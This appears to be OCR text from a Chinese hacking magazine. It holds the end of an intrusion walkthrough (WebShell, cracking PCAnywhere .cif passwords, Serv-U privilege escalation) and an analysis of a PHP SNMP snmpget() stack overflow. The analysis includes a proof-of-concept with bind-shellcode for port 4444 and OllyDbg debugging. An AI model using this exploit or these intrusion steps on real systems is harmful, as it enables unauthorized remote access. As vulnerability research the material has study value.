之后我用WebShell的跳转功能来到了"C:\Documents and Settings\All Users\Application Data\Symantec"，在这里发现了PCAnywhere远程控制，乖乖，你算是完了。如图14所示，发现了3个cif文件，分别下载回来破解，结果发现了2个密码一样的，嘿嘿，如图15所示。再用PCAnywhere连接上客户端，此时需要重新输入进入Windows的密码，没关系，利用前面Serv-U提权加的用户即可进去了，这样就完成了整个入侵提权过程。




图14





图15

总结

综观整篇文章，我们不难发现SQL注入的重要性，其实最重要的还是要详细地分析利用，还有利用过程中出现的任何错误。我在写这篇文章时，调试过程中出现了很多错误，但是我并没有写这些错误，大家看着利用过程觉得挺顺利的，其实不然。我们只有对出现的错误进行合理的分析总结，才能不断提高我们的黑客技术。

最后总结一下整个漏洞的利用过程，首先进行代码分析->找到漏洞点->构造SQL语句->成功利用并且进入后台->拿到WebShell并提权获取系统权限。这篇文章算是比较完整的了，希望能对读者朋友们有所帮助。



适合读者：入侵爱好者、溢出爱好者
前置知识：C语言、缓冲区溢出基本原理

PHP SNMP扩展库函数栈溢出漏洞分析

文/图 张东辉 袁野

PHP（PHP：Hypertext Preprocessor）是一种被广泛使用的开放源代码多用途脚本语言，尤其适用于Web开发并可以嵌入到HTML中去，其语法利用了C、Java和Perl，非常容易学习。该语言的主要目标是让Web开发人员可以很快写出动态生成的网页，但PHP的功能远不止如此。如果你熟悉PHP的话，你会发现PHP的功能实在是太多，太强大了！

也正是因为PHP提供了庞大的功能，因此带来了很多扩展库，当要使用某些功能时，只需配置相应的扩展库即可。然而林子大了，什么鸟都有可能有。本文将要分析的这个漏洞是关于PHP5.2.3及以下版本在NT系统中的简单网络管理协议（SNMP：Simple Network Management Protocol）扩展库的某个库函数的栈溢出漏洞。我们知道，SNMP是身为MIS或是网络管理人员所必须要碰到的重要课题，能够在PHP中使用SNMP的网管函数应该是一件幸事。但是现在他们的PHP系统将有可能成为被攻击对象。

漏洞分析

研究PHP的漏洞，首先建议大家有一本PHP电子手册，随时查阅PHP的函数参考和语言参考等等，其次有可能的话下载最新的PHP源码，最后还要在本机搭建一个PHP实验平台，个人感觉只要安装一个Apache+PHP+MySQL的APM套件即可，例如APMServ、APMXE、XAMPP、GApm、WAMP、phphome、easyapm、EasyPHP等等。

本文我们选择了APMServ，从网上下载下来，安装好后，就算环境搭建好了，这样要比编译安装简单多了！如图1所示。

下面我们查一下PHP5手册，可以看到PHP5中有很多扩展库，如图2所示。我们会发现，原来PHP的



图1

这个库函数仅用于Windows NT系统。事实上，为了在Unix中使用SNMP 函数库，我们需要安装UCD SNMP或NET-SNMP包。在Windows中，这些函数只能用于NT，而不能用于Windows 98。

php_pdf.dll	PDF 函数库	无
php_pgsql.dll	PostgreSQL 函数库	无
php_printer.dll	打印机函数库	无
php_shmop.dll	共享内存函数库	无
php_snmp.dll	SNMP 函数库	仅用于 Windows NT!
php_soap.dll	SOAP 函数库	PHP >= 5.0.0
php_sockets.dll	Socket 函数库	无
php_sybase_ct.dll	Sybase 函数库	需要：Sybase 客户端库

图2

在电子手册中点击上面的"SNMP函数库"链接，可以继续查看关于这个扩展库的详细信息和函数说明，其中主要的函数如图3所示。我们特别关注其中的snmpget()函数，因为已确定这个函数是有漏洞的。当然，还不能排除其他函数存在漏洞的可能，因此有兴趣的朋友稍后可以尝试一下。

点击上面的"snmpget"链接，我们将会在手册中看到关于这个函数的详细信息，如图4所示。从这个简短的解释中，我们得知，首先，snmpget




snmp_get_quick_print -- 返回 UCD 库中 quick_print 设置的当前值
snmp_get_valueretrieval -- Return the method how the SNMP values will be returned
snmp_read_mib -- Reads and parses a MIB file into the active MIB tree
snmp_set_enum_print -- Return all values that are enums with their enum value instead of the raw integer
snmp_set_oid_numeric_print -- Return all objects including their respective object id within the specified one
snmp_set_quick_print -- 设置 UCD SNMP 库中 quick_print 的值
snmp_set_valueretrieval -- Specify the method how the SNMP values will be returned
snmpget -- 获取一个 SNMP 对象
snmpgetnext -- Fetch a SNMP object
snmprealwalk -- 返回指定的所有对象，包括它们各自的对象 ID
snmpset -- 设置一个 SNMP 对象
snmpwalk -- 从代理返回所有的 SNMP 对象
snmpwalkoid -- 查询关于网络实体的信息树

图3

函数在PHP3、PHP4和PHP5中都是适用的 其次，该函数是用来获取一个SNMP对象的，共需要3个参数。第1个参数为hostname，指定SNMP代理，字符串类型 第2个参数为community，参数指定具有读权限的域的名字，字符串类型 第3个参数为object_id，指定的SNMP对象值，字符串类型。


snmpget

(PHP 3, PHP 4, PHP 5)
snmpget -- 获取一个 SNMP 对象

描述

string snmpget (string hostname, string community, string object_id [, int timeout [, int retries]])

成功则返回 SNMP 的对象值，失败则返回 FALSE。

函数 snmpget() 用于读取由 *object_id* 指定的 SNMP 对象值。*hostname* 指定 SNMP 代理，而 *community* 参数指定具有读权限的域的名字。

```
<?php
$syscontact = snmpget("127.0.0.1", "public", "system.SysContact.0");
?>
```

图4

有了上面的知识，我们就可以来看看这个漏洞的POC代码了，其实它就是一个能够触发并利用这个漏洞的一个PHP页面。

```
<?php
//Tested on xp Pro sp2 full patched
//检测是否加载了SNMP扩展库
if (!extension_loaded("snmp")) die("snmp extension required!");
//用252个"A"和4个nop指令来填充缓冲区
$buffer = str_repeat("A",252).str_repeat("\x90",4);
//覆盖EIP的为user32.dll中某条"JMP ESP"指令的地址
$EIP="\xE0\xB0\xD5\x77"; //call esp from user32.dll
//连续8个nop指令,用来避免花指令
$nop=str_repeat("\x90",8);
//用来打开4444端口的ShellCode
$shellcode =
    "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
    "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
    "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
    (省略部分shellcode内容，请参看杂志相关中的exp_bind4444.php源码)
    "\x43\x48\x46\x4c\x46\x36\x4f\x4f\x48\x4d\x44\x55\x4f\x4f\x42\x4d"
    "\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x43\x55\x4f\x4f\x48\x4d"
    "\x4f\x4f\x42\x4d\x5a\x90";
//snmpget函数的第3个畸形参数
$egg = $buffer.$EIP.$nop.$shellcode.$nop;
//调用SNMP扩展库中的snmpget函数,触发并利用漏洞,打开Web服务端的4444端口
snmpget (1, 1, $egg);
?>
```

从我写的注释，大家应该可以很容易看懂上面代码的意图，把其中给snmpget函数传入的第3个畸形参数用图形的方式展示出来，我想更容易理解，如图5所示。




图5

理解了这段POC代码后，我们就来调试跟踪一下php_snmp.dll这个动态链接库是如何处理传给snmpget函数的参数的。

在调试跟踪之前，我们还需要做两件事。一是配置php.ini文件，打开php.ini文件，找到"Dynamic Extensions"配置单元，把其下的";extension=php_snmp.dll"前的引号去掉，保存文件，然后重启一下APMServ; 二是把上面写的PHP文件exp_bind4444.php，改名为index.php，然后放在APMServ的根目录下，那么访问这个页面的URL就是http://127.0.0.1:8080/(假设Web服务端口是8080)。

启动OllyDBG，选择"File->Attach"，然后选择第一个httpd进程，点击"Attach"按钮，如图6所示。经过30秒左右的时间(创建线程)，我们将进入httpd进程的调试状态。现在我们有一个问题，就




图6

是如果用IE访问上面那个触发漏洞的PHP页面，我们将只能看到最后的结果，就是打开了Web服务端的4444端口。然而我们的目的是要调试跟踪代码的流程，找到溢出的根本原因。因此我们的问题是——如何制造断点？如果你经常看我写的文章的话，其实我在之前的文章中已经阐述过一个解决这个问题的土办法。虽然土，但是保证绝对行之有效。下面就跟着我一起来实践一下这个土办法吧。

第一步，修改上面的PHP页面，把其中的"$EIP="\xE0\xB0\xD5\x77";"改成"$EIP="\xff\xff\xff\xff";"。"\xff\xff\xff\xff"是一个无效的内存地址，当程序到"\xff\xff\xff\xff"读取指令时，由于内存访问异常，会自动断下来，这样就达到我们下断点的目的了。这叫做"不下自停"，就是说我们没有下任何断点，程序在调试器中自动停了下来。是不是很有意思啊？这也算是调试程序的乐趣吧！哈哈。第二步，仔细观察此刻的栈。栈是程序代码执行流程的重要线索，从栈中可以观察出很多蛛丝马迹。为此我把此刻的栈记录了下来，代码如下。

```
0998D8B4  0998D8C8
0998D8B8  01780FEC  ASCII "%s"
0998D8BC  0998D8F8
0998D8C0  09AC760C  ASCII 41,"AAAA……"
0998D8C4  09AC760C  ASCII 41,"AAAA……"
0998D8C8  0998DA2C
0998D8CC  7FFFFEFA
0998D8D0  0998D928  ASCII 41,"AAAA……"
0998D8D4  00000042
0998D8D8  09AC7602
0998D8DC  09AC760C  ASCII 41,"AAAA……"
0998D8E0  09AC760C  ASCII 41,"AAAA……"
0998D8E4  01753769  php_snmp.01753769
  ；在此刻之前执行过的函数，应该是一个返回地址
0998D8E8  017867F4  ASCII "AAAA……"
0998D8EC  0998D928  ASCII 41,"AAAAA……"
0998D8F0  000000C0
